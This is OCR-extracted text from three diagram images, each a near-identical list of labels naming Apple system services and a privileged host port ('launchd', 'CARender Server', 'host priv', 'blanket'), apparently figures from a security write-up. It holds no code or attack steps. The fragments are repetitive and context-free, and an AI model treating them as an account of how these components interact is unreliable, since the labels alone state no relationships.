

SafetyNet
CARender Server
launchd
druid
host priv
blanket



SafetyNet
CARender Server
launchd
host priv
B
blanket



SafetyNet
CARender Server
launchd
druid
host priv
blanket

